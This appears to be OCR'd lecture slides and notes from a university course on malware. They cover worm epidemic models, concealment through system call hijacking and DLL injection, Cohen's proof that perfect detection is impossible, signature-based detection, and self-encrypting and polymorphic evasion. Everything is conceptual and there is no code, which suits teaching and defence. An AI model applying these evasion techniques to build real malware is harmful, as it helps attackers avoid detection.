
A(t) = N*e^K(t-T)/(1+e^K(t-T)),

where T is a constant of integration that can be fixed by knowing the state of the epidemic at a given time. This function is called *logistic function*, and it has many applications in different fields like ecology (population growth), medicine (tumor growth), and economics (diffusion of innovations).


The red curve in this slide shows the logistic function of the RCS model. It can be roughly divided in three phases: (1) an initial exponential growth, (2) a successive linear growth, (3) a final exponential approach to N. After the initial exponential growth, the epidemic propagation slows down, due to the shortage of potential victims. The RCS model represents the worst-case epidemic trend, since it assumes no defenses by the victims. In the real world, people undertake actions to counteract the epidemic. Installing a patch that corrects the vulnerability decreases the susceptible machines (N). Updating the signature database of the anti-virus software has the same effect. Removing the infected machines from the network or healing them by using malware removal tools decreases the infected machines (A(t)).

The Zou-Gong-Towsley model takes into account the defenses, assuming that users patch and heal their machines following a logistic function. The epidemic trend has not a closed form, and it is shown by the blue curve. It has an initial exponential growth similar to the RCS model, then it slows down and approaches to a limit less than N. The slower machines are patched and healed, the more the epidemic trend will resemble the worst-case RCS model.


After the diffusion peak, the number of infected machines will decrease very slowly. A worm can remain in the wild for years before being eradicated completely.




Concealment means hiding malware's presence to the user and to the anti-virus software. In order to hide its presence to the user, malware usually chooses non-explicative or random process names, which go unnoticed among other legitimate process with non-explicative names. The same is done for malware installation files, if any.



More complex techniques are possible. This slide shows an example of system call hijacking:
1) An application (or the user) wants to view the list of the active processes.
2) In the process list, among legitimate processes, there is the worm's process. The malware wants to hide it.
3) The malware hijacks the library call that retrieves the active process list. It intercepts the system call and cancels its name from the actual list.
4) The application (or the user) views the "clean" list.



Another technique is DLL injection. In this case, the worm injects its code, usually a DLL image, inside another legitimate process. In this way, malware conceals from detection and accesses the resources of the injected process.




The main functionalities of anti-virus software are:
1) Prevent malware's infection
2) Detect malware's infection
3) Remove malware's infection
The first two features require the ability to recognize malware from legitimate software. Modern anti-virus software has other features, among which firewall, intrusion detection, anti-spam, and anti-phishing.

Fred Cohen's Result


UNIVERSITÀ DI PISA

Is it possible to develop
the perfect malware detector?

33



Fred Cohen (the inventor of the word "computer virus") developed the following theorem: "a perfect malware detector is impossible". A proof by contradiction follows.
1) Let us suppose a function is_malware(·) exists, which examines a piece of code and returns true whether such a code is malware, false otherwise. Let us suppose that is_malware() is perfect, that is it does not give any false negatives nor false positives.
2) Then, it is possible to build a program named my_program(), which executes is_malware() on itself. It behaves like a malware if the function return false, it does nothing otherwise.
3) is_malware(my_prog) cannot return neither true or false. If it returns true, then my_prog() will not be malware, thus it will be a false positive. If it returns false, then my_prog() will be a malware, thus it will be a false negative.
Hence, such a perfect malware detector is not possible.



The real-life anti-virus software tries to recognize malware by means of two main techniques: signature-based detection and anomaly-based detection.
A signature is a sequence of instructions in the code of a piece of malware, which univocally identifies it. The presence of a signature reveals the presence of malware inside an infected file or a running process.


Signature-Based Detection

UNIVERSITÀ DI PISA


- Use handmade databases of malware's signatures
- Databases must be periodically updated

36

The signature-based detection relies on a database of malware's signatures. Every suspect file and process are checked to contain such signatures. Signature database must be periodically updated by anti-virus software.



Such a method is efficient, gives very rare false positives, and identifies the specific piece of malware, rather than detecting its presence only. The identification is particularly important for the sake of removing it, as different malware requires different removal procedures. This is the most used detection method by anti-virus software.
The main drawback is that this method cannot recognize new malware, whose signature has not been isolated yet. Another drawback is that it does not protect against polymorphic malware, as we will see in the following.



Malware can self-encrypt itself in order to avoid signature-based detection. The image above shows an example of self-encrypting malware. The decryptor and key are stored in the clear before the encrypted malware's code. During the first execution, the decryptor recovers malware's code and executes it. During the self-replication phase, the malware chooses a new random key and encrypts its code.
Note that a strong encrypting algorithm is not needed here. The encryption aims only at avoid the detection, rather than protecting the confidentiality. Very simple encryption algorithms like XOR masks are often used.

Self-Encrypting Malware

UNIVERSITÀ DI PISA

- Self-encryption
  - Efficient
  - Malware detection system can match the decryptor as a signature

39

This concealment technique is easy and efficient, but malware can still be recognized by means of the decryptor code. Such a code does not vary between infections, thus it can be used as a signature. However, self-encryption is still useful to avoid detection since it significantly reduces the code where the signature can be found.


Polymorphic Malware

UNIVERSITÀ DI PISA


- Changes its form from generation to generation
- Does not change its behavior

40


A more advanced technique is polymorphism, which consists in changing the malware code without changing its behavior.




A simple polymorphism technique is inserting NOPs (NO Operation) at random locations inside code.



Another technique is to insert ineffective operations, like increments and successive decrements of the same registers.



A third technique is to reassign registers, for example replace EBX to EAX.




Anomaly-based detection tries to detect malware by discriminating the “normal” behavior of a system from the “abnormal” one.
